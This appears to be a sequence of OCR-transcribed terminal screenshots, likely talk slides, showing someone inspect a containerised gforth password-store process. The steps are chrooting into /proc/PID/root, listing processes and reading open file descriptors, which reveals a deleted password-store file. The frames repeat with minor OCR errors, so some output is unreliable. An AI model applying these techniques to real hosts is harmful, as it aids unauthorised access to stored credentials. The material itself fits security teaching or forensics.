
```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs

*OS command line*:-1: No such file or directory
>>>passwords.fs<<<
Backtrace:
$7FB4867F0F40 throw
$7FB4867EE030 required
$7FB4867F5750 execute
$7FB4867D6BD0
$7FB4867DBA00
$7FB4867D2000
$7FB4867CCFE0
$7FB4867F5720
$7FB4867EC7C8 catch
$7FB4867EDFD0 execute-parsing-wrapper
$7FB4867EE090 os-execute-parsing
$7FB4867EE668 args-required
```

Chroot?




```
> pwd
/proc/23325/cwd
> chroot /proc/23325/root
/bin/sh: 0: can't access tty; job control turned off
# > ps awwwfux
/bin/sh: 1: ps: not found
# > ls *.fs
passwordstore.fs
# > gforth passwords.fs passwordstore.fs

*OS command line*:-1: No such file or directory
>>>passwords.fs<<<
Backtrace:
$7FB4867F0F40 throw
$7FB4867EE030 required
$7FB4867F5750 execute
$7FB4867D6BD0
$7FB4867DBA00
$7FB4867D2000
$7FB4867CCFE0
$7FB4867F5720
$7FB4867EC7C8 catch
$7FB4867EDFD0 execute-parsing-wrapper
$7FB4867EE090 os-execute-parsing
$7FB4867EE668 args-required
# > exit
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root        23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root        23325  0.0  0.2  12420  1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root        23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00      \_ passwordstore
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root        23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root        23325  0.0  0.2  12420  1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root        23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00      \_ pas ordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-histo
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
```

What's This Thing Doing?




```
> ps awwwfux | grep -C1 passwordstore.fs | tail -n 3
root       23306  0.0  0.0   1008     4 ?        Ss   16:56   0:00  \_ /sbin/docker-init -- /passwordstorestart.sh
root       23325  0.0  0.2  12420  1324 ?        S    16:56   0:00      \_ gforth passwords.fs passwordstore.fs
root       23328  0.0  0.9 1229144 4420 ?        Sl   16:56   0:00      \_ passwordstore
> ls -l /proc/23325/fd/* /proc/23328/fd/*
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/0 -> socket:[49436]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/1 -> socket:[49436]
l-wx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/2 -> pipe:[49279]
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/3 -> /root/.gforth-history
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23325/fd/4 -> /passwordstore.fs~ (deleted)
lr-x------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/0 -> /dev/null
lrwx------ 1 root root 64 Oct 23 16:56 /proc/23328/fd/1 -> socket:[49442]
